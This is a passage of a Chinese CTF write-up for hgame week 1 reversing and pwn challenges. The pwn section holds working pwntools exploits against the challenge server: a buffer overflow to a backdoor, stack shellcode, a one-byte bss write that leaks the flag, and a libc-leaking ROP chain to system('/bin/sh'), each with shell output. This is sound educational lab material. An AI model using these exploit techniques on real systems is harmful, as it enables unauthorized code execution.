    (0x6023E0, 1), (0x6023E1, 0), (0x6023E2, 0), (0x6023E3, 0), (0
x6023E4, 1), (0x6023E5, 0), (0x6023E6, 1), (0x6023E7, 0),
    (0x6023E8, 1), (0x6023E9, 1), (0x6023EA, 1), (0x6023EB, 1), (0
x6023EC, 1), (0x6023ED, 0), (0x6023EE, 0), (0x6023EF, 1),
    (0x6023F0, 1), (0x6023F1, 1), (0x6023F2, 1), (0x6023F3, 0), (0
x6023F4, 0), (0x6023F5, 1), (0x6023F6, 1), (0x6023F7, 1),
    (0x6023F8, 1), (0x6023F9, 1), (0x6023FA, 1), (0x6023FB, 1), (0
x6023FC, 1), (0x6023FD, 0), (0x6023FE, 1), (0x6023FF, 0),
    (0x602400, 1), (0x602401, 0), (0x602402, 1), (0x602403, 1), (0
x602404, 1), (0x602405, 0), (0x602406, 0), (0x602407, 1),
    (0x602408, 1), (0x602409, 1), (0x60240A, 1), (0x60240B, 0), (0
x60240C, 1), (0x60240D, 1), (0x60240E, 1), (0x60240F, 1),
    (0x602410, 1), (0x602411, 0), (0x602412, 0), (0x602413, 0), (0
x602414, 1), (0x602415, 1), (0x602416, 1), (0x602417, 1),
    (0x602418, 1), (0x602419, 1), (0x60241A, 0), (0x60241B, 1), (0
x60241C, 1), (0x60241D, 0), (0x60241E, 1), (0x60241F, 0),
    (0x602420, 1), (0x602421, 1), (0x602422, 1), (0x602423, 1), (0
x602424, 1), (0x602425, 0), (0x602426, 1), (0x602427, 1),
    (0x602428, 1), (0x602429, 0), (0x60242A, 1), (0x60242B, 1), (0
x60242C, 1), (0x60242D, 0), (0x60242E, 0), (0x60242F, 1),
    (0x602430, 1), (0x602431, 0), (0x602432, 0), (0x602433, 0), (0
x602434, 0), (0x602435, 0), (0x602436, 0), (0x602437, 0),
                                                          #E
ND unk_60243C
    (0x602438, 0), (0x602439, 1), (0x60243A, 1), (0x60243B, 0), (0
x60243C, 0), (0x60243D, 1), (0x60243E, 1), (0x60243F, 1),
    (0x602440, 1), (0x602441, 1), (0x602442, 1), (0x602443, 0), (0
x602444, 1), (0x602445, 1), (0x602446, 1), (0x602447, 0),
    (0x602448, 1), (0x602449, 1), (0x60244A, 1), (0x60244B, 0), (0
x60244C, 1), (0x60244D, 0), (0x60244E, 1), (0x60244F, 0),
    (0x602450, 1), (0x602451, 1), (0x602452, 1), (0x602453, 0), (0
x602454, 1), (0x602455, 0), (0x602456, 0), (0x602457, 1),
    (0x602458, 1), (0x602459, 1), (0x60245A, 0), (0x60245B, 1), (0
x60245C, 1), (0x60245D, 1), (0x60245E, 1), (0x60245F, 0),
    (0x602460, 1), (0x602461, 0), (0x602462, 1), (0x602463, 1), (0
x602464, 1), (0x602465, 0), (0x602466, 0), (0x602467, 1),
    (0x602468, 1), (0x602469, 0), (0x60246A, 1), (0x60246B, 1), (0
x60246C, 1), (0x60246D, 1), (0x60246E, 1), (0x60246F, 1),
    (0x602470, 1), (0x602471, 1), (0x602472, 1), (0x602473, 1), (0
x602474, 1), (0x602475, 0), (0x602476, 1), (0x602477, 0),
    (0x602478, 1), (0x602479, 1), (0x60247A, 1), (0x60247B, 1), (0
x60247C, 1),
)
```

```
    from termcolor import colored

    begin = 0x6020C4
    end = 0x60243C

    i = 0
    j = 0
    for k, v in maze:
        if k == begin:
            print(colored('?', 'blue'), end='')
        elif k == end:
            print(colored('?', 'blue'), end='')
        elif j % 4 == 0:
            if v == 1:
                print(colored('#', 'red'), end='')
            if v == 0:
                print(colored('*', 'green'), end='')
        # else:
        #     print(v, end='')
        i += 1
        j += 1
        if i == 64:
            i = 0
            print()
    print()
```

经过一通莫得感情的debug之后写完了，运行出了这个



然后跟着无脑走就行了。。

输入 `ssssddddddsssssddwwdddssssdssdd` 就拿到了flag。

bitwise_operation2

这题真的做了我好久。。不算难但是真的好复杂。。。

先拖ida，F5看源码。

主函数体

```
  v8 = -42;
  v9 = 54;
  v10 = 80;
  v11 = -120;
  v12 = 32;
  v13 = -52;
  __isoc99_scanf("%39s", &s);
  if ( strlen(&s) == 39 && s == 104 && v19 == 103 && v20 == 97 && v21 == 109 && v22 == 101 && v23 == 123 && v26 == 125 )
  {
    v14 = 0LL;
    v15 = 0;
    v16 = 0LL;
    v17 = 0;
    sub_400616(&v14, &v24);
    sub_400616(&v16, &v25);
    for ( i = 0; i <= 7; ++i )
    {
      *((_BYTE *)&v14 + i) = ((*((_BYTE *)&v14 + i) & 0xE0) >> 5) | 8 * *((_BYTE *)&v14 + i);
      *((_BYTE *)&v14 + i) = *((_BYTE *)&v14 + i) & 0x55 ^ ((*((_BYTE *)&v16 + 7 - i) & 0xAA) >> 1) | *((_BYTE *)&v14 + i) & 0xAA;
      *((_BYTE *)&v16 + 7 - i) = 2 * (*((_BYTE *)&v14 + i) & 0x55) ^ *((_BYTE *)&v16 + 7 - i) & 0xAA | *((_BYTE *)&v16 + 7 - i) & 0x55;
      *((_BYTE *)&v14 + i) = *((_BYTE *)&v14 + i) & 0x55 ^ ((*((_BYTE *)&v16 + 7 - i) & 0xAA) >> 1) | *((_BYTE *)&v14 + i) & 0xAA;
    }
    for ( j = 0; j <= 7; ++j )
    {
      *((_BYTE *)&v14 + j) ^= *(&v6 + j);
      if ( *((_BYTE *)&v14 + j) != byte_602050[j] )
      {
        puts("sry, wrong flag");
        exit(0);
      }
    }
    for ( k = 0; k <= 7; ++k )
    {
      *((_BYTE *)&v16 + k) ^= *((_BYTE *)&v14 + k) ^ *(&v6 + k);
      if ( *((_BYTE *)&v16 + k) != byte_602060[k] )
      {
        puts("Just one last step");
        exit(0);
      }
    }
    puts("Congratulations! You are already familiar with bitwise operation.");
    puts("Flag is your input.");
    exit(0);
  }
  puts("Illegal input!");
  exit(0);
}
```

另一个函数

```
1  _BYTE *__fastcall sub_400616(__int64 a1, __int64 a2)
2  {
3    _BYTE *result; // rax
4    signed int i; // [rsp+1Ch] [rbp-4h]
5
6    for ( i = 0; i <= 7; ++i )
7    {
8      if ( *(_BYTE *)(2 * i + a2) <= 96 || *(_BYTE *)(2 * i + a2) > 102 )
9      {
10       if ( *(_BYTE *)(2 * i + a2) <= 47 || *(_BYTE *)(2 * i + a2) > 57 )
11       {
12 LABEL_17:
13         puts("Illegal input!");
14         exit(0);
15       }
16       *(_BYTE *)(i + a1) = *(_BYTE *)(2 * i + a2) - 48;
17     }
18     else
19     {
20       *(_BYTE *)(i + a1) = *(_BYTE *)(2 * i + a2) - 87;
21     }
22     if ( *(_BYTE *)(2 * i + 1LL + a2) <= 96 || *(_BYTE *)(2 * i + 1LL + a2) > 102 )
23     {
24       if ( *(_BYTE *)(2 * i + 1LL + a2) <= 47 || *(_BYTE *)(2 * i + 1LL + a2) > 57 )
25         goto LABEL_17;
26       result = (_BYTE *)(i + a1);
27       *result = 16 * *result + *(_BYTE *)(2 * i + 1LL + a2) - 48;
28     }
29     else
30     {
31       result = (_BYTE *)(i + a1);
32       *result = 16 * *result + *(_BYTE *)(2 * i + 1LL + a2) - 87;
33     }
34   }
35   return result;
36 }
```

这里两个函数，main和那个sub_400616，是主要的逻辑块，
我写成了python，方便调试

```python
def sub_400616(a1, a2):
    for i in range(8):
        if a2[i*2] <= 96 or a2[i*2] > 102:
            if a2[i*2] <= 47 or a2[i*2] > 57:
                print("Illegal input!")
                exit(0)
            a1[i] = a2[i*2] - 48
        else:
            a1[i] = a2[i*2] - 87

        if a2[i*2+1] <= 96 or a2[i*2+1] > 102:
            if a2[i*2+1] <= 47 or a2[i*2+1] > 57:
                print("Illegal input!")
                exit(0)
            a1[i] = 16 * a1[i] + a2[i*2+1] - 48
        else:
            a1[i] = 16 * a1[i] + a2[i*2+1] - 87

#v = (76, 60, -42, 54, 80, -120, 32, -52)
v = (76, 60, 214, 54, 80, 136, 32, 204)

byte_602050 = b'e4sy_Re_'
byte_602060 = b'Easylif3'


def main():
    # s = b"0f233e63637982d266cbf41ecb1b0102"
    v14 = [None] * 8
    v16 = [None] * 8
    f(v14, s[:16])
    f(v16, s[16:])
    # print(v14, v16)
    for i in range(8):
        v14[i] = ((v14[i] & 0xE0) >> 5) | 8 * v14[i]
        v14[i] = v14[i] & 0x55 ^ ((v16[7-i] & 0xAA) >> 1) | v14[i]
 & 0xAA
        v16[7-i] = 2 * (v14[i] & 0x55) ^ v16[7-i] & 0xAA | v16[7-i
] & 0x55
        v14[i] = v14[i] & 0x55 ^ ((v16[7-i] & 0xAA) >> 1) | v14[i]
 & 0xAA

    for j in range(8):
```

```
        # v14 = [41, 8, -91, 79, 15, -38, 69, -109]
        v14[j] ^= v[j];
        if v14[j] != byte_602050[j]:
            print("sry, wrong flag");
            exit(0);

    v16 = [108, 105, 214, 54, 99, 179, 35, 160]

    for k in range(8):
        # v16 = [32, 85, 0, 0, 51, 59, 3, 108]
        v16[k] ^= v14[k] ^ v[k];
        if v16[k] != byte_602060[k]:
            print("Just one last step");
            exit(0);
```

然后倒推出每一阶段的v14，v16的值，一步步推一步步推。。

主要是耐心，，我基本推到后面人快傻了一步算错就错了，，最后终于算出来了。。

Done!

advance

ida打开，刷一波函数，找到三个重要的函数

主函数

```
__int64 sub_140001DC0()
{
  __int64 v0; // rax
  int v1; // edi
  unsigned __int64 v2; // rax
  _BYTE *v3; // rbx
  const char *v4; // rcx
  char Dst; // [rsp+20h] [rbp-118h]

  sub_140001070((__int64)"please input you flag:\n");
  memset(&Dst, 0, 0x100ui64);
  sub_140001100((__int64)"%s", &Dst, 100i64);
  v0 = sub_140002030(&Dst);
  v1 = v0;
  if ( !v0 )
  {
LABEL_6:
    v4 = "try again\n";
    goto LABEL_7;
  }
  v2 = sub_140002000(v0);
  v3 = malloc(v2);
  sub_140001EB0(v3, (__int64)&Dst, v1);
  if ( strncmp(v3, "0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX", 0x64ui64) )
  {
    if ( v3 )
      free(v3);
    goto LABEL_6;
  }
  v4 = "get it\n";
LABEL_7:
  sub_140001070((__int64)v4);
  return 0i64;
}
```

我也不知道叫什么的函数

```
unsigned __int64 __fastcall sub_140002000(__int64 a1)
{
  return 4 * ((unsigned __int64)((unsigned __int64)(a1 + 2) * (unsigned __int128)0xAAAAAAAAAAAAAAABui64 >> 64) >> 1) + 1;
}
```

和编码函数

```
signed __int64 __fastcall sub_140001EB0(_BYTE *a1, __int64 a2, int a3)
{
  int v3; // er10
  __int64 v4; // rax
  __int64 v5; // rbx
  _BYTE *v6; // rdi
  _BYTE *v7; // r9
  signed __int64 v8; // r11
  unsigned __int64 v9; // rdx
  unsigned __int64 v10; // rax
  char v11; // cl

  v3 = 0;
  v4 = a3 - 2;
  v5 = a2;
  v6 = a1;
  v7 = a1;
  if ( v4 > 0 )
  {
    v8 = a2 + 1;
    v9 = ((unsigned __int64)((unsigned __int64)(v4 - 1) * (unsigned __int128)0xAAAAAAAAAAAAAAABui64 >> 64) >> 1) + 1;
    v3 = 3 * v9;
    do
    {
      v10 = *(unsigned __int8 *)(v8 - 1);
      v8 += 3i64;
      *v7 = aAbcdefghijklmn[v10 >> 2];
      v7[1] = aAbcdefghijklmn[((unsigned __int64)*(unsigned __int8 *)(v8 - 3) >> 4) | 16i64 * (*(_BYTE *)(v8 - 4) & 3)];
      v7[2] = aAbcdefghijklmn[4i64 * (*(_BYTE *)(v8 - 3) & 0xF) | ((unsigned __int64)*(unsigned __int8 *)(v8 - 2) >> 6)];
      v7[3] = aAbcdefghijklmn[*(_BYTE *)(v8 - 2) & 0x3F];
      v7 += 4;
      --v9;
    }
    while ( v9 );
  }
  if ( v3 < a3 )
  {
    *v7 = aAbcdefghijklmn[(unsigned __int64)*(unsigned __int8 *)(v3 + v5) >> 2];
    if ( v3 == a3 - 1 )
    {
      v11 = 61;
      v7[1] = aAbcdefghijklmn[16 * (*(_BYTE *)(v3 + v5) & 3)];
    }
    else
    {
      v7[1] = aAbcdefghijklmn[((unsigned __int64)*(unsigned __int8 *)(v5 + v3 + 1) >> 4) | 16i64
                                                                                        * (*(_BYTE *)(v3 + v5) & 3)];
```

研究了半天，，略感复杂，但是最后对比的`0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX`字符串有点眼熟，base64可以解，但是乱码。

想到`aAbcdefghijklmn`这个变量，是个字符串，像是base64的变种。。可能就是顺序换了下。

网上找了一份c的base64源码对比了一下发现惊人的相似，于是拿网上正常的base64用python码了个，换个循序就行了

```python
#Encoding: UTF-8
import re

m = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', '
m', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z
', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '+', '/', 'A'
, 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N',
 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z']

#Encode a text with base64
def base64Encode(text):
    alphabet = m
```

```
    bit_str=""
    base64_str=""

    #Loop through all chars concatenate them as binary string
    for char in text:
        bin_char = bin(ord(char)).lstrip("0b")
        bin_char = (8-len(bin_char))*"0" + bin_char
        bit_str += bin_char

    #Add zero till text-length is divideable through 3
    while (((len(text)) % 3) != 0):
        bit_str += "00000000"
        text += "0"

    #Split bit_str into 6bit long brackets
    brackets = re.findall('(\d{6})', bit_str)

    #Encode the brackets
    for bracket in brackets:
        if(bracket=="000000"):
            base64_str+="="
        else:
            base64_str+=alphabet[int(bracket,2)]
    return base64_str

#Decode a base64 chiffre
def base64Decode(chiffre):
    alphabet = m
    bit_str=""
    text_str=""

    #Loop through every char
    for char in chiffre:
        #Ignore characters, which are not in the alphabet. Concate
nate the binary representation of alphabet index of char
        if char in alphabet:
            bin_char = bin(alphabet.index(char)).lstrip("0b")
            bin_char = (6-len(bin_char))*"0" + bin_char
            bit_str += bin_char

    #Make 8bit - 2byte brackets
    brackets = re.findall('(\d{8})', bit_str)
    #Decode char binary -> asciii
    for bracket in brackets:
        text_str+=chr(int(bracket,2))
```

```
        return text_str

    print base64Decode('0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX')
```

运行得到flag

cpp

首先声明这道题我是猜的。。
先ida打开f5（我先用的7.0开的，main函数都要手动去找，很多sub_xxxxx函数很绕，然后试着用7.2开，就好很多了，有些标准库的函数也能识别出来）

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rax
  __int64 v4; // rax
  __int64 v5; // rax
  int result; // eax
  __int64 v7; // rax
  __int64 v8; // rax
  int l; // [rsp+20h] [rbp-198h]
  __int64 i; // [rsp+28h] [rbp-190h]
  unsigned __int64 j; // [rsp+30h] [rbp-188h]
  unsigned __int64 k; // [rsp+38h] [rbp-180h]
  __int64 v13; // [rsp+48h] [rbp-170h]
  __int64 v14; // [rsp+50h] [rbp-168h]
  char v15; // [rsp+60h] [rbp-158h]
  char v16; // [rsp+80h] [rbp-138h]
  const char *v17; // [rsp+98h] [rbp-120h]
  _QWORD *v18; // [rsp+A0h] [rbp-118h]
  _QWORD *v19; // [rsp+A8h] [rbp-110h]
  __int64 v20; // [rsp+B0h] [rbp-108h]
  _QWORD *v21; // [rsp+B8h] [rbp-100h]
  _QWORD *v22; // [rsp+C0h] [rbp-F8h]
  __int64 v23; // [rsp+C8h] [rbp-F0h]
  __int64 v24; // [rsp+D0h] [rbp-E8h]
  __int64 v25; // [rsp+D8h] [rbp-E0h]
  __int64 v26; // [rsp+E0h] [rbp-D8h]
  __int64 v27; // [rsp+E8h] [rbp-D0h]
  __int64 v28; // [rsp+F0h] [rbp-C8h]
  __int64 v29; // [rsp+F8h] [rbp-C0h]
  __int64 v30; // [rsp+100h] [rbp-B8h]
  __int64 v31; // [rsp+108h] [rbp-B0h]
  __int64 v32; // [rsp+110h] [rbp-A8h]
```

```
  __int64 v33; // [rsp+120h] [rbp-98h]
  __int64 v34; // [rsp+128h] [rbp-90h]
  __int64 v35; // [rsp+130h] [rbp-88h]
  __int64 v36; // [rsp+138h] [rbp-80h]
  __int64 v37; // [rsp+140h] [rbp-78h]
  __int64 v38; // [rsp+148h] [rbp-70h]
  __int64 v39; // [rsp+150h] [rbp-68h]
  __int64 v40; // [rsp+158h] [rbp-60h]
  __int64 v41; // [rsp+160h] [rbp-58h]
  char v42; // [rsp+170h] [rbp-48h]
  char v43; // [rsp+190h] [rbp-28h]

  sub_140002AE0(&v15, argv, envp);
  sub_1400018D0(std::cin, &v15);
  v17 = "hgame{";
  sub_140002B30(&v16);
  if ( sub_1400040B0(&v15, v17, 0i64) || sub_1400040B0(&v15, "}",
0i64) != 61 )
  {
    v7 = sub_140001900(std::cout, "ERR01");
    std::basic_ostream<char,std::char_traits<char>>::operator<<(v7
, sub_140002830);
    sub_140003010(&v16);
    sub_140002FA0((__int64)&v15);
    result = 0;
  }
  else
  {
    for ( i = 6i64; ; i = v13 + 1 )
    {
      v13 = sub_140004060((__int64)&v15, 0x5Fu, i);// v15 is input
      if ( v13 == -1 )
        break;
      v18 = (_QWORD *)sub_1400043B0((__int64)&v15, (__int64)&v42);
      v19 = v18;
      v3 = sub_140003E80(v18);
      v20 = atoll(v3);
      sub_140004350((__int64)&v16, (__int64)&v20);
      sub_140002FA0((__int64)&v42);
    }
    v21 = (_QWORD *)sub_1400043B0((__int64)&v15, (__int64)&v43);
    v22 = v21;
    v4 = sub_140003E80(v21);
    v23 = atoll(v4);
    sub_140004350((__int64)&v16, (__int64)&v23);
    sub_140002FA0((__int64)&v43);                // free
```

```
    v33 = 26727i64;
    v34 = 24941i64;
    v35 = 101i64;
    v36 = 29285i64;
    v37 = 26995i64;
    v38 = 29551i64;
    v39 = 29551i64;
    v40 = 25953i64;
    v41 = 29561i64;
    v24 = 1i64;
    v25 = 0i64;
    v26 = 1i64;
    v27 = 0i64;
    v28 = 1i64;
    v29 = 1i64;
    v30 = 1i64;
    v31 = 2i64;
    v32 = 2i64;
    for ( j = 0i64; j < 3; ++j )
    {
      for ( k = 0i64; k < 3; ++k )
      {
        v14 = 0i64;
        for ( l = 0; l < 3; ++l )
          v14 += *(&v24 + 3 * l + k) * *(_QWORD *)sub_1400031E0(&v
16, l + 3 * j);
        if ( *(&v33 + 3 * j + k) != v14 )
        {
          v5 = sub_140001900(std::cout, "Err02");
          std::basic_ostream<char,std::char_traits<char>>::operato
r<<(v5, sub_140002830);
          sub_140003010(&v16);
          sub_140002FA0((__int64)&v15);
          return 0;
        }
      }
    }
    v8 = sub_140001900(std::cout, "you are good at re");
    std::basic_ostream<char,std::char_traits<char>>::operator<<(v8
, sub_140002830);
    sub_140003010(&v16);
    sub_140002FA0((__int64)&v15);
    result = 0;
  }
  return result;
}
```

很长，刚开始看得我一愣一愣的。
一步步分析一下。

```
sub_1400018D0(std::cin, &v15);
  v17 = "hgame{";
  sub_140002B30(&v16);
  if ( sub_1400040B0(&v15, v17, 0i64) || sub_1400040B0(&v15, "}",
0i64) != 61 )
  {
      // 略
  }
```

这里是第一步，必须要不满足上面的条件程序才能继续执行，不然会报错然后退出。
但是那个 `sub_1400040B0` 函数打开真的有点绕，没看懂，就盲测了一下，
把 `hgame{.+}` 这样格式的里面填充字符，发现里面的长度必须是55才行，所以猜到这个函数的大概意思就是计算在第一个参数字符串的第二个参数对应的字符串之前的长度。。
所以上面的 `sub_1400040B0(&v15, "}", 0i64) != 61` 也很好理解了，因为 `55+len('hgame{')` 刚好是61。。
接下来的一坨，太绕了没看懂。跳过一下。
到了这里，逻辑还是比较清晰的

```
for ( j = 0i64; j < 3; ++j )
    {
      for ( k = 0i64; k < 3; ++k )
      {
        v14 = 0i64;
        for ( l = 0; l < 3; ++l )
          v14 += *(&v24 + 3 * l + k) * *(_QWORD *)sub_1400031E0(&v
16, l + 3 * j);
        if ( *(&v33 + 3 * j + k) != v14 )
        {
          // 略
        }
```

这里显然是一段矩阵之类的运算，v17参加计算的关键
拿python和手算了一段。。

```

v34 = (
    26727, 24941, 101,
    29285, 26995, 29551,
    29551, 25953, 29561,
```

```
    )

v25 = (
    1, 0, 1,
    0, 1, 1,
    1, 2, 2,
    )

v17 = [
    -24840, -78193, 51567, #17
    2556, -26463, 26729,   #15
    3608, -25933, 25943,   #15
    ]

for j in range(3):
    for k in range(3):
        v15 = 0
        for l in range(3):
            #print j, k, l, 3 * l + k, l + 3 * j, 3 * j + k
            v15 += v25[3 * l + k] * v17[l + 3 * j]
        if v34[3 * j + k] != v15:
            print j, k, l,  3 * l + k, l + 3 * j, 3 * j + k, 'dism
atch!'
```

然后半自动化地算出了v17的数据。
再接着又没思路了。。本着蒙一蒙的思想，绕到了中间代码
看到这个函数 `v13 = sub_140004060((__int64)&v15, 0x5Fu, i);`
这个 `0x5F` 有点可疑， `chr(95)` 了一下发现刚好是字符 `'_'` !
然后转头一想为啥中间的长度得55呢?
算了一下v17的每个值的长度，发现是47，再如果加上 `_` 的8个连接符，长度不就刚好是55嘛。再加上之前的 `atoll` 函数，大概猜到了这段的意思，于是构造了
`'hgame{' + '_'.join((str(i) for i in v17)) + '}'`
得到
`hgame{-24840_-78193_51567_2556_-26463_26729_3608_-25933_25943}`
猜出flag。。

Week1 Reverse AK

0x02 Pwn

Hard_AAAAA

拖进ida，F5

IDA View-A | Pseudocode-A | Stack of main

```
1  int __cdecl main(int argc, const char **argv, cc
2  {
3    char s; // [esp+0h] [ebp-ACh]
4    char v5; // [esp+7Bh] [ebp-31h]
5    unsigned int v6; // [esp+A0h] [ebp-Ch]
6    int *v7; // [esp+A4h] [ebp-8h]
7
8    v7 = &argc;
9    v6 = __readgsdword(0x14u);
10   alarm(8u);
11   setbuf(_bss_start, 0);
12   memset(&s, 0, 0xA0u);
13   puts("Let's 0O0o\\0O0!");
14   gets(&s);
15   if ( !memcmp("0O0o", &v5, 7u) )
16     backdoor();
17   return 0;
18 }
```

找到s和v5之间的距离，然后看memcpy条件

```
.rodata:080486D0
.rodata:080486E0 a0o0o          db '0O0o',0
.rodata:080486E5 a00            db '00',0
.rodata:080486E8 ; char command[]
```

再写exp

```python
from pwn import *
context(arch = 'i386', os = 'linux')
sh = remote("47.103.214.163", 20000)
sh.send((0xac-0x31)*'a'+'000o\x0000\n')
sh.interactive()
sh.close()
```

getshell，然后cat拿到flag

```
[+] Opening connection to 47.103.214.163 on port 20000: Done
[*] Switching to interactive mode
Let's 0O0o\0O0!
$ cat flag
hgame{0OoO0oo0O0Oo}[*] Got EOF while reading in interactive
$
```

Number_Killer

栈溢出然后执行shellcode的事情，因为刚学所以也做了挺久的。
ida打开研究，发现程序是把每一行输入的数字转换成long long保存在栈上。
直接上exp吧。

```python
#!/usr/local/env python
from pwn import *
from ctypes import *

context.arch = 'amd64'
context.os = 'linux'
context.endian = 'little'

p = remote('47.103.214.163', 20001)
gift = 0x0000000000400789

shellcode =  '\x00'*8*11 + '\xff\xff\xff\xff\x0b\x00\x00\x00' + asm('nop')*8 + p64(gift) + asm(shellcraft.amd64.sh())
p.recv()

for i in range(len(shellcode)/8):
    code = shellcode[i*8:i*8+8]
    c =  c_longlong(u64(code)).value
    p.send(str(c)+'\n')

p.interactive()
p.close()
```

```
[+] Opening connection to 47.103.214.163 on port 20001: Done
[*] Switching to interactive mode
$ ls
Number_Killer
bin
dev
flag
lib
lib32
lib64
$ cat flag
hgame{Ea2y_2hel1c0de_1n_St4ck}$
$
[*] Interrupted
[*] Closed connection to 47.103.214.163 port 20001
```

拿到flag

One_Shot

拖ida打开

IDA View-A | Pseudocode-A | St

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    _BYTE *v4; // [rsp+8h] [rbp-18h]
4    int fd[2]; // [rsp+10h] [rbp-10h]
5    unsigned __int64 v6; // [rsp+18h] [rbp-8h]
6
7    v6 = __readfsqword(0x28u);
8    v4 = 0LL;
9    *(_QWORD *)fd = open("./flag", 0, envp);
10   setbuf(stdout, 0LL);
11   read(fd[0], &flag, 0x1EuLL);
12   puts("Firstly....What's your name?");
13   __isoc99_scanf("%32s", &name);
14   puts("The thing that could change the world might be a Byte!");
15   puts("Take tne only one shot!");
16   __isoc99_scanf("%d", &v4);
17   *v4 = 1;
18   puts("A success?");
19   printf("Goodbye,%s", &name);
20   return 0;
21 }
```

可知flag一开始就被读到.bss那段内存上了，flag上面是name变量

```
.bss:00000000006010BF                 db    ? ;
.bss:00000000006010C0                 public name
.bss:00000000006010C0 name            db    ? ;               ; DATA XREF: main+6C↑o
.bss:00000000006010C0                                         ; main+BB↑o
.bss:00000000006010C1                 db    ? ;
.bss:00000000006010C2                 db    ? ;
.bss:00000000006010C3                 db    ? ;
.bss:00000000006010C4                 db    ? ;
.bss:00000000006010C5                 db    ? ;
.bss:00000000006010C6                 db    ? ;
.bss:00000000006010C7                 db    ? ;
.bss:00000000006010C8                 db    ? ;
.bss:00000000006010C9                 db    ? ;
.bss:00000000006010CA                 db    ? ;
.bss:00000000006010CB                 db    ? ;
.bss:00000000006010CC                 db    ? ;
.bss:00000000006010CD                 db    ? ;
.bss:00000000006010CE                 db    ? ;
.bss:00000000006010CF                 db    ? ;
.bss:00000000006010D0                 db    ? ;
.bss:00000000006010D1                 db    ? ;
.bss:00000000006010D2                 db    ? ;
.bss:00000000006010D3                 db    ? ;
.bss:00000000006010D4                 db    ? ;
.bss:00000000006010D5                 db    ? ;
.bss:00000000006010D6                 db    ? ;
.bss:00000000006010D7                 db    ? ;
.bss:00000000006010D8                 db    ? ;
.bss:00000000006010D9                 db    ? ;
.bss:00000000006010DA                 db    ? ;
.bss:00000000006010DB                 db    ? ;
.bss:00000000006010DC                 db    ? ;
.bss:00000000006010DD                 db    ? ;
.bss:00000000006010DE                 db    ? ;
.bss:00000000006010DF                 db    ? ;
.bss:00000000006010E0                 public flag
.bss:00000000006010E0 flag            db    ? ;               ; DATA XREF: main+56↑o
.bss:00000000006010E1                 db    ? ;
.bss:00000000006010E2                 db    ? ;
.bss:00000000006010E3                 db    ? ;
.bss:00000000006010E4                 db    ? ;
.bss:00000000006010E5                 db    ? ;
.bss:00000000006010E6                 db    ? ;
```

name和flag之间相差32，而`scanf("%32s", &name)`最多读32个字符然后第33个字符就会被置零`\0`。

再往下看发现会让输入一个整数（地址），然后`*v4 = 1`会把它置为一，这样printf就可把name和flag一起打印出来了。

写脚本（其实手输也行）

```python
#!/usr/bin/env python
from pwn import *
p = remote('47.103.214.163', 20002)
addr = 0x6010df
print p.recv()
p.send('A'*31 + '\n')
print p.recv()
p.send(str(addr)+'\n')
```

```
r = p.recv()
#print(repr(r))
print r.split('\x00')[-1]
#p.interactive()
p.close()
```

运行

```
[+] Opening connection to 47.103.214.163 on port 20002: Done
Firstly....What's your name?

The thing that could change the world might be a Byte!
hgame{On3_Sh0t_0ne_Fl4g}
[*] Closed connection to 47.103.214.163 port 20002
```

拿到flag

ROP_LEVEL0

学习了两天的ROP然后终于知道一点点操作了。。。
ida打开，F5看源码，然后gdb调试，main的溢出offset是0x50。
想着拿shell，于是就要leak libc版本然后call system，都是ROP的基本操作，然而我刚学所以很不熟练基本每一步都可能踩坑。。
下面是exp，参考了好多范例模出来的。。

```
#!/usr/local/env python
from pwn import *
from LibcSearcher import LibcSearcher

p = process('./ROP_LEVEL0')
elf = ELF("./ROP_LEVEL0")

main_offset = 0x58
vuln_offset = 0x18

RDI = 0x0000000000400753
RET = 0x00000000004004c9

p.recv()

MAIN = elf.symbols['main']
VULN = elf.symbols['vuln']
PUTS = elf.plt['puts']
LIBC_START_MAIN = elf.got['__libc_start_main']
log.info("puts@plt: %x" % PUTS)
```

```python
log.info("__libc_start_main: %x" % LIBC_START_MAIN)
log.info("MAIN: %x, VULN: %x" % (MAIN, VULN))

payload = 'A' * main_offset
payload += p64(RDI)
payload += p64(LIBC_START_MAIN)
payload += p64(PUTS)
payload += p64(MAIN)
p.send(payload)

data = p.recv().split()[0]
leak = u64(data.ljust(8, "\x00"))
log.info("Leaked libc address,  __libc_start_main: %x" % leak)

libc = LibcSearcher('__libc_start_main', leak)
libcbase = leak - libc.dump('__libc_start_main')
SYSTEM = libcbase + libc.dump('system')
BINSH = libcbase + libc.dump('str_bin_sh')

log.info("bin/sh %x " % BINSH)
log.info("system %x " % SYSTEM)

payload =  'A' * main_offset
payload += p64(RET)
payload += p64(RDI)
payload += p64(BINSH)
payload += p64(SYSTEM)
p.send(payload)
p.interactive()
p.close()
```

```
[+] Opening connection to 47.103.214.163 on port 20003: Done
[*] '/root/ROP_LEVEL0'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] puts@plt: 4004dc
[*] __libc_start_main: 601030
[*] MAIN: 40065b, VULN: 400636
[*] Leaked libc address,  __libc_start_main: 7f1a038a4740
Multi Results:
 0: ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64)
 1: archive-glibc (id libc6_2.23-0ubuntu3_amd64)
Please supply more info using
    add_condition(leaked_func, leaked_address).
You can choose it by hand
Or type 'exit' to quit:0
[+] ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64) be choosed.
[*] bin/sh 7f1a03a10d57
[*] system 7f1a038c9390
[*] Switching to interactive mode
$ ls
ROP_LEVEL0
bin
dev
flag
lib
lib32
lib64
some_life_experience
$ cat flag
hgame{R0P_1s_H4cK3rs'_RoM4nC3}[*] Got EOF while reading in interactive
```

成功拿到shell。
后续：后来问了出题人，，他说预期是先open再read然后puts，原来open的返回值是有规律的2333。。

Week1 Pwn AK

0x03 Crypto

InfantRSA

签到题，在复习了一波RSA算法原理之后就知道做法了。
唯一的问题是让我求解d。。。

数学公式有点难顶，不过谷歌大法好，找到了别人的代码实现
